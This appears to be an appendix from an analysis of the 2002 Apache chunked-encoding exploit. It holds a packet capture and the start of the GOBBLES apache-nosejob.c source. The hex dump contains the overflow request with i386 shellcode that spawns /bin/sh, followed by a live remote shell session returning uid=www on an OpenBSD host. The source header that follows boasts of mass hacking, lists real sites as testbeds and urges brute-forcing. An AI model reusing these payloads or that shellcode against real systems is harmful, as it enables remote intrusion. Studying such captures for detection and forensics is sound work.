Ñ,$s'1ÀPPPPÿ.$Tÿ

  0070: 0424 ff04 24ff 0424 ff04 2451 50b0 1dcd
.$ÿ.$ÿ.$ÿ.$QP°.Í

  0080: 8058 5858 5858 3c4f 740b 5858 4180 f920
.XXXXX<Ot.XXA.ù

  0090: 75ce ebbd 9031 c050 5150 31c0 b05a cd80
uÎë½.1ÀPQP1À°ZÍ.

  00a0: ff44 2408 807c 2408 0375 ef31 c050 c604
ÿD$..|$..uï1ÀPÆ.

  00b0: 240b 8034 2401 6842 4c45 2a68 2a47 4f42
$..4$.hBLE*h*GOB

  00c0: 89e3 b009 5053 b001 5050 b004 cd80 31c0
.ã°.PS°.PP°.Í.1À

  00d0: 5068 6e2f 7368 682f 2f62 6989 e350 5389
Phn/shh//bi.ãPS.

  00e0: e150 5153 50b0 3bcd 80cc 0d0a 582d 4141  áPQSP°;Í.Ì..X-
AA
```

```
  00f0: 4141 3a20 a6f2 0800 a6f2 0800 a6f2 0800  AA:
¦ò..¦ò..¦ò..

  0100: a6f2 0800 a6f2 0800 a6f2 0800 0000 0000
¦ò..¦ò..¦ò......

  0110: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0120: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0130: 0d0a 582d 4141 4141 3a20 a6f2 0800 a6f2  ..X-AAAA:
¦ò..¦ò

  0140: 0800 a6f2 0800 a6f2 0800 a6f2 0800 a6f2
..¦ò..¦ò..¦ò..¦ò

  0150: 0800 0000 0000 0000 0000 0000 0000 0000
................

  0160: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0170: 0000 0000 0000 0d0a 582d 4141 4141 3a20  ........X-
AAAA:

  0180: a6f2 0800 a6f2 0800 a6f2 0800 a6f2 0800
¦ò..¦ò..¦ò..¦ò..

  0190: a6f2 0800 a6f2 0800 0000 0000 0000 0000
¦ò..¦ò..........

  01a0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  01b0: 0000 0000 0000 0000 0000 0000 0d0a 582d
..............X-

  01c0: 4141 4141 3a20 a6f2 0800 a6f2 0800 a6f2  AAAA:
¦ò..¦ò..¦ò

  01d0: 0800 a6f2 0800 a6f2 0800 a6f2 0800 0000
..¦ò..¦ò..¦ò....

  01e0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  01f0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0200: 0000 0d0a 582d 4141 4141 3a20 a6f2 0800  ....X-AAAA:
¦ò..

  0210: a6f2 0800 a6f2 0800 a6f2 0800 a6f2 0800
¦ò..¦ò..¦ò..¦ò..

  0220: a6f2 0800 0000 0000 0000 0000 0000 0000
¦ò..............

  0230: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0240: 0000 0000 0000 0000 0d0a 582d 4141 4141  ..........X-
AAAA

  0250: 3a20 a6f2 0800 a6f2 0800 a6f2 0800 a6f2  :
¦ò..¦ò..¦ò..¦ò

  0260: 0800 a6f2 0800 a6f2 0800 0000 0000 0000
..¦ò..¦ò........

  0270: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0280: 0000 0000 0000 0000 0000 0000 0000 0d0a
................

  0290: 582d 4141 4141 3a20 a6f2 0800 a6f2 0800  X-AAAA:
¦ò..¦ò..

  02a0: a6f2 0800 a6f2 0800 a6f2 0800 a6f2 0800
¦ò..¦ò..¦ò..¦ò..

  02b0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  02c0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  02d0: 0000 0000 0d0a 582d 4141 4141 3a20 a6f2  ......X-AAAA:
¦ò

  02e0: 0800 a6f2 0800 a6f2 0800 a6f2 0800 a6f2
..¦ò..¦ò..¦ò..¦ò

  02f0: 0800 a6f2 0800 0000 0000 0000 0000 0000
..¦ò............

  0300: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0310: 0000 0000 0000 0000 0000 0d0a 582d 4141  ............X-
AA

  0320: 4141 3a20 a6f2 0800 a6f2 0800 a6f2 0800  AA:
¦ò..¦ò..¦ò..

  0330: a6f2 0800 a6f2 0800 a6f2 0800 0000 0000
¦ò..¦ò..¦ò......

  0340: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0350: 0000 0000 0000 0000 0000 0000 0000 0000
................
```

```
  0360: 0d0a 582d 4141 4141 3a20 a6f2 0800 a6f2  ..X-AAAA:
¦ò..¦ò

  0370: 0800 a6f2 0800 a6f2 0800 a6f2 0800 a6f2
..¦ò..¦ò..¦ò..¦ò

  0380: 0800 0000 0000 0000 0000 0000 0000 0000
................

  0390: 0000 0000 0000 0000 0000 0000 0000 0000
................

  03a0: 0000 0000 0000 0d0a 582d 4141 4141 3a20  ........X-
AAAA:

  03b0: a6f2 0800 a6f2 0800 a6f2 0800 a6f2 0800
¦ò..¦ò..¦ò..¦ò..

  03c0: a6f2 0800 a6f2 0800 0000 0000 0000 0000
¦ò..¦ò..........

  03d0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  03e0: 0000 0000 0000 0000 0000 0000 0d0a 582d
..............X-

  03f0: 4141 4141 3a20 a6f2 0800 a6f2 0800 a6f2  AAAA:
¦ò..¦ò..¦ò

  0400: 0800 a6f2 0800 a6f2 0800 a6f2 0800 0000
..¦ò..¦ò..¦ò....

  0410: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0420: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0430: 0000 0d0a 582d 4141 4141 3a20 a6f2 0800  ....X-AAAA:
¦ò..

  0440: a6f2 0800 a6f2 0800 a6f2 0800 a6f2 0800
¦ò..¦ò..¦ò..¦ò..

  0450: a6f2 0800 0000 0000 0000 0000 0000 0000
¦ò..............

  0460: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0470: 0000 0000 0000 0000 0d0a 582d 4141 4141  ..........X-
AAAA

  0480: 3a20 a6f2 0800 a6f2 0800 a6f2 0800 a6f2  :
¦ò..¦ò..¦ò..¦ò

  0490: 0800 a6f2 0800 a6f2 0800 0000 0000 0000
..¦ò..¦ò........

  04a0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  04b0: 0000 0000 0000 0000 0000 0000 0000 0d0a
................

  04c0: 582d 4141 4141 3a20 a6f2 0800 a6f2 0800  X-AAAA:
¦ò..¦ò..

  04d0: a6f2 0800 a6f2 0800 a6f2 0800 a6f2 0800
¦ò..¦ò..¦ò..¦ò..

  04e0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  04f0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0500: 0000 0000 0d0a 582d 4141 4141 3a20 a6f2  ......X-AAAA:
¦ò

  0510: 0800 a6f2 0800 a6f2 0800 a6f2 0800 a6f2
..¦ò..¦ò..¦ò..¦ò

  0520: 0800 a6f2 0800 0000 0000 0000 0000 0000
..¦ò............

  0530: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0540: 0000 0000 0000 0000 0000 0d0a 582d 4141  ............X-
AA

  0550: 4141 3a20 a6f2 0800 a6f2 0800 a6f2 0800  AA:
¦ò..¦ò..¦ò..

  0560: a6f2 0800 a6f2 0800 a6f2 0800 0000 0000
¦ò..¦ò..¦ò......

  0570: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0580: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0590: 0d0a 582d 4141 4141 3a20 a6f2 0800 a6f2  ..X-AAAA:
¦ò..¦ò

  05a0: 0800 a6f2 0800 a6f2 0800 a6f2 0800 a6f2
..¦ò..¦ò..¦ò..¦ò

  05b0: 0800 0000 0000 0000 0000 0000 0000 0000
................

  05c0: 0000 0000 0000 0000 0000 0000 0000 0000
```

```
................
  05d0: 0000 0000 0000 0d0a 582d 4141             ........X-AA


00:10:59.252474 10.3.91.32.www > 10.3.88.186.3477: . ack 31857
win 14480 <nop,nop,timestamp 1485469702 536142841> (DF)

  0000: 4500 0034 2bc7 4000 4006 471d 0a03 5b20
E..4+Ç@.@.G...[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee4 1ac2
..Xº.P..m...Þä.Â

  0020: 8010 3890 ae29 0000 0101 080a 588a 7806
..8.®).....X.x.

  0030: 1ff4 e3f9                                 .ôãù


00:10:59.252850 10.3.88.186.3477 > 10.3.91.32.www: P
31857:32323(466) ack 1 win 5840 <nop,nop,timestamp 536142841
1485469702> (DF)

  0000: 4500 0206 7dbe 4000 4006 f353 0a03 58ba
E...}¾@.@.óS..Xº

  0010: 0a03 5b20 0d95 0050 dee4 1ac2 6d08 7f10  ..[
...PÞä.Âm...

  0020: 8018 16d0 d994 0000 0101 080a 1ff4 e3f9
...ÐÙ........ôãù

  0030: 588a 7806 4141 3a20 a6f2 0800 a6f2 0800  X.x.AA:
¦ò..¦ò..

  0040: a6f2 0800 a6f2 0800 a6f2 0800 a6f2 0800
¦ò..¦ò..¦ò..¦ò..

  0050: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0060: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0070: 0000 0000 0d0a 582d 4141 4141 3a20 a6f2  ......X-AAAA:
¦ò

  0080: 0800 a6f2 0800 a6f2 0800 a6f2 0800 a6f2
..¦ò..¦ò..¦ò..¦ò

  0090: 0800 a6f2 0800 0000 0000 0000 0000 0000
..¦ò............

  00a0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  00b0: 0000 0000 0000 0000 0000 0d0a 582d 4141  ............X-
AA

  00c0: 4141 3a20 a6f2 0800 a6f2 0800 a6f2 0800  AA:
¦ò..¦ò..¦ò..

  00d0: a6f2 0800 a6f2 0800 a6f2 0800 0000 0000
¦ò..¦ò..¦ò......

  00e0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  00f0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0100: 0d0a 582d 4141 4141 3a20 a6f2 0800 a6f2  ..X-AAAA:
¦ò..¦ò

  0110: 0800 a6f2 0800 a6f2 0800 a6f2 0800 a6f2
..¦ò..¦ò..¦ò..¦ò

  0120: 0800 0000 0000 0000 0000 0000 0000 0000
................

  0130: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0140: 0000 0000 0000 0d0a 582d 4141 4141 3a20  ........X-
AAAA:

  0150: a6f2 0800 a6f2 0800 a6f2 0800 a6f2 0800
¦ò..¦ò..¦ò..¦ò..

  0160: a6f2 0800 a6f2 0800 0000 0000 0000 0000
¦ò..¦ò..........

  0170: 0000 0000 0000 0000 0000 0000 0000 0000
................

  0180: 0000 0000 0000 0000 0000 0000 0d0a 582d
..............X-

  0190: 4141 4141 3a20 a6f2 0800 a6f2 0800 a6f2  AAAA:
¦ò..¦ò..¦ò

  01a0: 0800 a6f2 0800 a6f2 0800 a6f2 0800 0000
..¦ò..¦ò..¦ò....

  01b0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  01c0: 0000 0000 0000 0000 0000 0000 0000 0000
................

  01d0: 0000 0d0a 5472 616e 7366 6572 2d45 6e63  ....Transfer-
Enc
```

```
  01e0: 6f64 696e 673a 2063 6875 6e6b 6564 0d0a  oding: chunked..

  01f0: 0d0a 350d 0a42 4242 4242 0d0a 6666 6666  ..5..BBBBB..ffff

  0200: 6666 3665 0d0a                           ff6e..


00:10:59.253742 10.3.91.32.www > 10.3.88.186.3477: . ack 32323 win 17376 <nop,nop,timestamp 1485469702 536142841> (DF)

  0000: 4500 0034 3c51 4000 4006 3693 0a03 5b20  E..4<Q@.@.6...[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee4 1c94  ..Xº.P..m...Þä..

  0020: 8010 43e0 a107 0000 0101 080a 588a 7806  ..Cà¡.......X.x.

  0030: 1ff4 e3f9                                .ôãù


00:10:59.256394 10.3.91.32.www > 10.3.88.186.3477: P 1:5(4) ack 32323 win 17376 <nop,nop,timestamp 1485469702 536142841> (DF)

  0000: 4500 0038 4d74 4000 4006 256c 0a03 5b20  E..8Mt@.@.%l..[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee4 1c94  ..Xº.P..m...Þä..

  0020: 8018 43e0 126d 0000 0101 080a 588a 7806  ..Cà.m......X.x.

  0030: 1ff4 e3f9 4747 4747                      .ôãùGGGG


00:10:59.256784 10.3.88.186.3477 > 10.3.91.32.www: . ack 5 win 5840 <nop,nop,timestamp 536142842 1485469702> (DF)

  0000: 4500 0034 7dbf 4000 4006 f524 0a03 58ba  E..4}¿@.@.õ$..Xº

  0010: 0a03 5b20 0d95 0050 dee4 1c94 6d08 7f14  ..[ ...PÞä..m...

  0020: 8010 16d0 ce12 0000 0101 080a 1ff4 e3fa  ...ÐÎ........ôãú

  0030: 588a 7806                                X.x.


00:10:59.256859 10.3.88.186.3477 > 10.3.91.32.www: P 32323:32324(1) ack 5 win 5840 <nop,nop,timestamp 536142843 1485469702> (DF)

  0000: 4500 0035 7dc0 4000 4006 f522 0a03 58ba  E..5}À@.@.õ"..Xº

  0010: 0a03 5b20 0d95 0050 dee4 1c94 6d08 7f14  ..[ ...PÞä..m...

  0020: 8018 16d0 7f08 0000 0101 080a 1ff4 e3fb  ...Ð.........ôãû

  0030: 588a 7806 4f                             X.x.O


00:10:59.256948 10.3.91.32.www > 10.3.88.186.3477: P 5:14(9) ack 32324 win 17376 <nop,nop,timestamp 1485469702 536142843> (DF)

  0000: 4500 003d 50b0 4000 4006 222b 0a03 5b20  E..=P°@.@."+..[

  0010: 0a03 58ba 0050 0d95 6d08 7f14 dee4 1c95  ..Xº.P..m...Þä..

  0020: 8018 43e0 95ef 0000 0101 080a 588a 7806  ..Cà.ï......X.x.

  0030: 1ff4 e3fb 2a47 4f42 424c 452a 0a         .ôãû*GOBBLE*.


00:10:59.257616 10.3.88.186.3477 > 10.3.91.32.www: P 32324:32419(95) ack 14 win 5840 <nop,nop,timestamp 536142843 1485469702> (DF)

  0000: 4500 0093 7dc1 4000 4006 f4c3 0a03 58ba  E...}Á@.@.ôÃ..Xº

  0010: 0a03 5b20 0d95 0050 dee4 1c95 6d08 7f1d  ..[ ...PÞä..m...

  0020: 8018 16d0 faf8 0000 0101 080a 1ff4 e3fb  ...Ðúø.......ôãû

  0030: 588a 7806 756e 616d 6520 2d61 3b69 643b  X.x.uname -a;id;

  0040: 6563 686f 2027 6865 6865 2c20 6e6f 7720  echo 'hehe, now

  0050: 7573 6520 616e 6f74 6865 7220 6275 672f  use another bug/

  0060: 6261 636b 646f 6f72 2f66 6561 7475 7265  backdoor/feature
```

```
  0070: 2028 6869 2054 6865 6f21 2920 746f 2067   (hi Theo!) to
g
  0080: 6169 6e20 696e 7374 616e 7420 7230 3074  ain instant
r00t
  0090: 273b 0a                                  ';.


00:10:59.263072 10.3.91.32.www > 10.3.88.186.3477: P 14:49(35)
ack 32419 win 17376 <nop,nop,timestamp 1485469702 536142843>
(DF)

  0000: 4500 0057 4d9c 4000 4006 2525 0a03 5b20
E..WM.@.@.%%..[
  0010: 0a03 58ba 0050 0d95 6d08 7f1d dee4 1cf4
..Xº.P..m...Þä.ô
  0020: 8018 43e0 d781 0000 0101 080a 588a 7806
..Cà×.......X.x.
  0030: 1ff4 e3fb 4f70 656e 4253 4420 7669 6374  .ôãûOpenBSD
vict
  0040: 696d 2033 2e31 2047 454e 4552 4943 2335  im 3.1
GENERIC#5
  0050: 3920 6933 3836 0a                        9 i386.


00:10:59.267739 10.3.91.32.www > 10.3.88.186.3477: P 49:88(39)
ack 32419 win 17376 <nop,nop,timestamp 1485469702 536142843>
(DF)

  0000: 4500 005b 3bed 4000 4006 36d0 0a03 5b20
E..[;í@.@.6Ð..[
  0010: 0a03 58ba 0050 0d95 6d08 7f40 dee4 1cf4
..Xº.P..m..@Þä.ô
  0020: 8018 43e0 4812 0000 0101 080a 588a 7806
..CàH.......X.x.
  0030: 1ff4 e3fb 7569 643d 3637 2877 7777 2920
.ôãûuid=67(www)
  0040: 6769 643d 3637 2877 7777 2920 6772 6f75  gid=67(www)
grou
  0050: 7073 3d36 3728 7777 7729 0a              ps=67(www).


00:10:59.268226 10.3.91.32.www > 10.3.88.186.3477: P 88:163(75)
ack 32419 win 17376 <nop,nop,timestamp 1485469702 536142843>
(DF)

  0000: 4500 007f 4045 4000 4006 3254 0a03 5b20
E...@E@.@.2T..[
  0010: 0a03 58ba 0050 0d95 6d08 7f67 dee4 1cf4
..Xº.P..m..gÞä.ô
  0020: 8018 43e0 eb8a 0000 0101 080a 588a 7806
..Càë.......X.x.
  0030: 1ff4 e3fb 6865 6865 2c20 6e6f 7720 7573  .ôãûhehe, now
us
  0040: 6520 616e 6f74 6865 7220 6275 672f 6261  e another
bug/ba
  0050: 636b 646f 6f72 2f66 6561 7475 7265 2028  ckdoor/feature
(
  0060: 6869 2054 6865 6f21 2920 746f 2067 6169  hi Theo!) to
gai
  0070: 6e20 696e 7374 616e 7420 7230 3074 0a    n instant
r00t.


00:10:59.296811 10.3.88.186.3477 > 10.3.91.32.www: . ack 163
win 5840 <nop,nop,timestamp 536142847 1485469702> (DF)

  0000: 4500 0034 7dc2 4000 4006 f521 0a03 58ba
E..4}Â@.@.õ!..Xº
  0010: 0a03 5b20 0d95 0050 dee4 1cf4 6d08 7fb2  ..[
...PÞä.ôm..²
  0020: 8010 16d0 cd0f 0000 0101 080a 1ff4 e3ff
...ÐÍ........ôãÿ
  0030: 588a 7806                                X.x.


00:11:00.578147 10.3.88.186.3477 > 10.3.91.32.www: P
32419:32420(1) ack 163 win 5840 <nop,nop,timestamp 536142975
1485469702> (DF)

  0000: 4500 0035 7dc3 4000 4006 f51f 0a03 58ba
E..5}Ã@.@.õ...Xº
  0010: 0a03 5b20 0d95 0050 dee4 1cf4 6d08 7fb2  ..[
...PÞä.ôm..²
  0020: 8018 16d0 c286 0000 0101 080a 1ff4 e47f
...ÐÂ........ôä.
```

```
  0030: 588a 7806 0a                                X.x..


00:11:00.770038 10.3.91.32.www > 10.3.88.186.3477: . ack 32420
win 17376 <nop,nop,timestamp 1485469705 536142975> (DF)

  0000: 4500 0034 0026 4000 4006 72be 0a03 5b20
E..4.&@.@.r¾..[

  0010: 0a03 58ba 0050 0d95 6d08 7fb2 dee4 1cf5
..Xº.P..m..²Þä.õ

  0020: 8010 43e0 9f7b 0000 0101 080a 588a 7809
..Cà.{......X.x.

  0030: 1ff4 e47f                                   .ôä.


00:11:01.887807 10.3.88.186.3477 > 10.3.91.32.www: P
32420:32423(3) ack 163 win 5840 <nop,nop,timestamp 536143106
1485469705> (DF)

  0000: 4500 0037 7dc4 4000 4006 f51c 0a03 58ba
E..7}Ä@.@.õ...Xº

  0010: 0a03 5b20 0d95 0050 dee4 1cf5 6d08 7fb2  ..[
...PÞä.õm..²

  0020: 8018 16d0 558a 0000 0101 080a 1ff4 e502
...ÐU........ôå.

  0030: 588a 7809 6c73 0a                           X.x.ls.


00:11:01.892007 10.3.91.32.www > 10.3.88.186.3477: P
163:243(80) ack 32423 win 17376 <nop,nop,timestamp 1485469708
536143106> (DF)

  0000: 4500 0084 192e 4000 4006 5966 0a03 5b20
E.....@.@.Yf..[

  0010: 0a03 58ba 0050 0d95 6d08 7fb2 dee4 1cf8
..Xº.P..m..²Þä.ø

  0020: 8018 43e0 a6d2 0000 0101 080a 588a 780c
..Cà¦Ò......X.x.

  0030: 1ff4 e502 616c 7472 6f6f 740a 6269 6e0a
.ôå.altroot.bin.

  0040: 626f 6f74 0a62 7364 0a64 6576 0a65 7463
boot.bsd.dev.etc

  0050: 0a68 6f6d 650a 6d6e 740a 726f 6f74 0a73
.home.mnt.root.s

  0060: 6269 6e0a 7373 6864 2e63 6f72 650a 7374
bin.sshd.core.st

  0070: 616e 640a 7379 730a 746d 700a 7573 720a
and.sys.tmp.usr.

  0080: 7661 720a                                   var.


00:11:01.892530 10.3.88.186.3477 > 10.3.91.32.www: . ack 243
win 5840 <nop,nop,timestamp 536143106 1485469708> (DF)

  0000: 4500 0034 7dc5 4000 4006 f51e 0a03 58ba
E..4}Å@.@.õ...Xº

  0010: 0a03 5b20 0d95 0050 dee4 1cf8 6d08 8002  ..[
...PÞä.øm...

  0020: 8010 16d0 cbb2 0000 0101 080a 1ff4 e502
...ÐË².......ôå.

  0030: 588a 780c                                   X.x.


00:11:02.395060 10.3.88.186.3477 > 10.3.91.32.www: P
32423:32424(1) ack 243 win 5840 <nop,nop,timestamp 536143156
1485469708> (DF)

  0000: 4500 0035 7dc6 4000 4006 f51c 0a03 58ba
E..5}Æ@.@.õ...Xº

  0010: 0a03 5b20 0d95 0050 dee4 1cf8 6d08 8002  ..[
...PÞä.øm...

  0020: 8018 16d0 c177 0000 0101 080a 1ff4 e534
...ÐÁw.......ôå4

  0030: 588a 780c 0a                                X.x..


00:11:02.590026 10.3.91.32.www > 10.3.88.186.3477: . ack 32424
win 17376 <nop,nop,timestamp 1485469709 536143156> (DF)

  0000: 4500 0034 3de4 4000 4006 3500 0a03 5b20
E..4=ä@.@.5...[

  0010: 0a03 58ba 0050 0d95 6d08 8002 dee4 1cf9
..Xº.P..m...Þä.ù

  0020: 8010 43e0 9e6e 0000 0101 080a 588a 780d
..Cà.n......X.x.

  0030: 1ff4 e534                                   .ôå4
```

```
00:11:03.029750 10.3.88.186.3477 > 10.3.91.32.www: P
32424:32428(4) ack 243 win 5840 <nop,nop,timestamp 536143220
1485469709> (DF)

  0000: 4500 0038 7dc7 4000 4006 f518 0a03 58ba
E..8}Ç@.@.õ...Xº

  0010: 0a03 5b20 0d95 0050 dee4 1cf9 6d08 8002  ..[
...PÞä.ùm...

  0020: 8018 16d0 f6b0 0000 0101 080a 1ff4 e574
...Ðö°........ôåt

  0030: 588a 780d 7077 640a                       X.x.pwd.



00:11:03.029916 10.3.91.32.www > 10.3.88.186.3477: P 243:245(2)
ack 32428 win 17376 <nop,nop,timestamp 1485469710 536143220>
(DF)

  0000: 4500 0036 1221 4000 4006 60c1 0a03 5b20
E..6.!@.@.`Á..[

  0010: 0a03 58ba 0050 0d95 6d08 8002 dee4 1cfd
..Xº.P..m...Þä.ý

  0020: 8018 43e0 6f15 0000 0101 080a 588a 780e
..Cào.......X.x.

  0030: 1ff4 e574 2f0a                            .ôåt/.



00:11:03.030290 10.3.88.186.3477 > 10.3.91.32.www: . ack 245
win 5840 <nop,nop,timestamp 536143220 1485469710> (DF)

  0000: 4500 0034 7dc8 4000 4006 f51b 0a03 58ba
E..4}È@.@.õ...Xº

  0010: 0a03 5b20 0d95 0050 dee4 1cfd 6d08 8004  ..[
...PÞä.ým...

  0020: 8010 16d0 cb37 0000 0101 080a 1ff4 e574
...ÐË7........ôåt

  0030: 588a 780e                                 X.x.



00:11:03.713426 10.3.88.186.3477 > 10.3.91.32.www: F
32428:32428(0) ack 245 win 5840 <nop,nop,timestamp 536143288
1485469710> (DF)

  0000: 4500 0034 7dc9 4000 4006 f51a 0a03 58ba
E..4}É@.@.õ...Xº

  0010: 0a03 5b20 0d95 0050 dee4 1cfd 6d08 8004  ..[
...PÞä.ým...

  0020: 8011 16d0 caf2 0000 0101 080a 1ff4 e5b8
...ÐÊò.......ôå¸

  0030: 588a 780e                                 X.x.



00:11:03.713485 10.3.91.32.www > 10.3.88.186.3477: . ack 32429
win 17376 <nop,nop,timestamp 1485469711 536143288> (DF)

  0000: 4500 0034 22b3 4000 4006 5031 0a03 5b20
E..4"³@.@.P1..[

  0010: 0a03 58ba 0050 0d95 6d08 8004 dee4 1cfe
..Xº.P..m...Þä.þ

  0020: 8010 43e0 9de1 0000 0101 080a 588a 780f
..Cà.á......X.x.

  0030: 1ff4 e5b8                                 .ôå¸



00:11:03.713590 10.3.91.32.www > 10.3.88.186.3477: F 245:245(0)
ack 32429 win 17376 <nop,nop,timestamp 1485469711 536143288>
(DF)

  0000: 4500 0034 5802 4000 4006 1ae2 0a03 5b20
E..4X.@.@..â..[

  0010: 0a03 58ba 0050 0d95 6d08 8004 dee4 1cfe
..Xº.P..m...Þä.þ

  0020: 8011 43e0 9de0 0000 0101 080a 588a 780f
..Cà.à......X.x.

  0030: 1ff4 e5b8                                 .ôå¸



00:11:03.713989 10.3.88.186.3477 > 10.3.91.32.www: . ack 246
win 5840 <nop,nop,timestamp 536143288 1485469711> (DF)

  0000: 4500 0034 0000 4000 ff06 b3e3 0a03 58ba
E..4..@.ÿ.³ã..Xº

  0010: 0a03 5b20 0d95 0050 dee4 1cfe 6d08 8005  ..[
...PÞä.þm...

  0020: 8010 16d0 caf0 0000 0101 080a 1ff4 e5b8
...ÐÊð.......ôå¸

  0030: 588a 780f                                 X.x.
```

Appendix C: apache-nosejob.c Full Source Code

This is the full source code of the apache-nosejob.c exploit as released by GOBBLES security in a posting to BugTraq mailing list.

```
/*
 * apache-nosejob.c - Now with FreeBSD & NetBSD targets ;>
 *
 * !! THIS EXPLOIT IS NOW PRIVATE ON BUGTRAQ !!
 *
 * USE BRUTE FORCE ! "AUTOMATED SCRIPT KIDDY" ! USE BRUTE FORCE !
 *
 * YEZ!$#@ YOU CAN EVEN DEFACE BUGTRAQ.ORG!
 *
 * Your high priced security consultant's plane ticket: $1500
 * Your high priced security consultant's time: $200/hour
 * RealSecure nodes all over your company: $200,000
 * Getting owned by 0day: Priceless
 *
 * * BEG FOR FAVOR * BEG FOR FAVOR * BEG FOR FAVOR * BEG FOR FAVOR *
 * If somebody could do us a big favor and contact Jennifer Garner and ask
 * her to make a journey to Vegas this summer for Defcon, to hang out with
 * the members of GOBBLES Security who are all huge fans of hers, we would
 * be eternally grateful.  We are 100% serious about this.  We would love
 * to have a chance to sit down and have a nice conversation with her during
 * the conference -- something little to make our lives feel more complete.
 *
 * Just show her this picture, and she'll understand that we're not some
 * crazy obsessive fanatical lunatics that she would want to avoid. ;-)
 *         http://phrack.org/summercon2002/GOBBLES_show.jpg
 * We even promise to keep our clothes on!
 *
 * Thx to all those GOBBLES antagonizers. Your insults fuel our desire to
 * work harder to gain more fame.
 *
 * This exploit brought to you by a tagteam effort between GOBBLES Security
 * and ISS X-Forces.  ISS supplied the silly mathematical computations and
 * other abstract figures declaring the exploitation of this bug to be
 * impossible, without factoring in the chance that there might be other
 * conditions present that would allow exploitation.  After the failure of
 * ISS' Santa Claus, GOBBLES Security didn't want to disappoint the kids and
 * the security consultants and have brought forth a brand new shiny toy for
 * all to marvel at.
 *
 * GOBBLES Security Sex Force:  A lot of companies like to let you know
 * their employees have the biggest dicks.  We're firm believers in the
 * idea that it's not the size of the wave, but rather the motion of the
 * ocean -- we have no choice anyway.
 *
 * 3APAPAPA said this can't be done on FreeBSD. He probably also thinks
 * qmail can't be exploited remotely. Buzzz! There we go speaking through
 * our asses again.  Anyways we're looking forward to his arguments on why
 * this isn't exploitable on Linux and Solaris.  Lead, follow, or get the
 * fuck out of the way.
 *
 * Weigh the chances of us lying about the Linux version. Hmm, well so far
 * we've used a "same shit, different smell" approach on *BSD, so you could
```

```
* be forgiven for thinking we have no Linux version. Then bring in the
* reverse psychology factor of this paragraph that also says we don't have
* one. But we'd say all of the above to make you believe us. This starts to
* get really complicated.
*
* ---
* God knows I'm helpless to speak
* On my own behalf
* God is as helpless as me
* Caught in the negatives
* We all just do as we please
* False transmissions
* I hope God forgives me
* For my transgressions
*
* It's what you want
* To know no consequences
* It's what you need
* To fucking bleed
* It's all too much
* ---
*
* Changes:
* + can do hostname resolution
* + uses getopt()
* + works against freebsd and netbsd now
* + ability to execute custom commands when shellcode replies -- great for
*   mass hacking
* + rand() value bitshifted for more randomness in our progress bar tongues
* + more targets ;> BUT REMEMBER BRUTE FORCE MODE!!!
* + [RaFa] complained that the first version didn't let him hack through
*   proxies.  New shellcode has been added for additional fun.  It's real
*   funky, monkey, do you trust?  Didn't think so.
*
* Fun to know:
* + Most apache installations don't even log the attack
* + GOBBLES Security is not playing games anymore.
* + GOBBLES Security has more active members than w00w00.
* + w00w00.org is still vulnerable to this exploit.
* + w00w00 might release another AIM advisory soon about how evil the
*   whole DMCA thing is.  *yawn*
*
* Fun to do:
* + Spot the #openbsd operator who can figure out how to use this!
* + Join #snort and laugh at their inadequacies
* + Question the effectiveness of Project Honeynet, when they have yet
*   to discover the exploitation of a single "0day" vulnerability in the
*   wild.  HURRY UP B0YZ 4ND H4CK Y0UR 0WN H0N3YP0TZ N0W W1TH 4LL Y0UR
*   0DAY T0 PR0V3 US WR0NG!!@#  Dumb twats.
*
* 80% of #openbsd won't be patching Apache because:
* + "It's not in the default install"
* + "It's only uid nobody. So what?"
* + "Our memcpy() implementation is not buggy"
* + "I couldn't get the exploit to work, so it must not actually be
*    exploitable.  Stupid GOBBLES wasting my time with nonsense"
* + jnathan's expert advice to his peers is that "this is not much of
```

```
*   a security issue" -- @stake + w00w00 + snort brain power in action!
*
* Testbeds: hotmail.com, 2600.com, w00w00.org, efnet.org, atstake.com,
*         yahoo.com, project.honeynet.org, pub.seastrom.com
*
* !! NOTICE TO CRITICS !! NOTICE TO CRITICS !! NOTICE TO CRITICS !!
*
* If you're using this exploit against a vulnerable machine (that the
* exploit is supposed to work on, quit mailing us asking why apache-scalp
* doesn't work against Linux -- dumbasses) and it does not succeed, you
* will have to play with the r|d|z values and * BRUTEFORCE * BRUTEFORCE *
* * BRUTEFORCE * BRUTEFORCE * BRUTEFORCE * BRUTEFORCE * BRUTEFORCE *
*
* We wrote this for ethical purposes only.  There is such a thing as an
* "ethical hacker" right?
*
* This should make penetration testing _very_ easy.  Go out and make some
* money off this, by exploiting the ignorance of some yahoo who will be
* easily ./impressed with your ability to use gcc.  No, we won't provide
* you with precompiled binaries.  Well, at least for *nix. ;-)
*
* * IMPORTANT ANNOUCEMENT * IMPORTANT ANNOUNCEMENT * IMPORTANT ANNOUCEMENT *
* --- GOBBLES Security is no longer accepting new members.  We're now a
*     closed group.  Of course, we'll still share our warez with the
*     community at large, but for the time we have enough members.
*
*     Greets to our two newest members:
*    -[RaFa], Ambassador to the Underworld
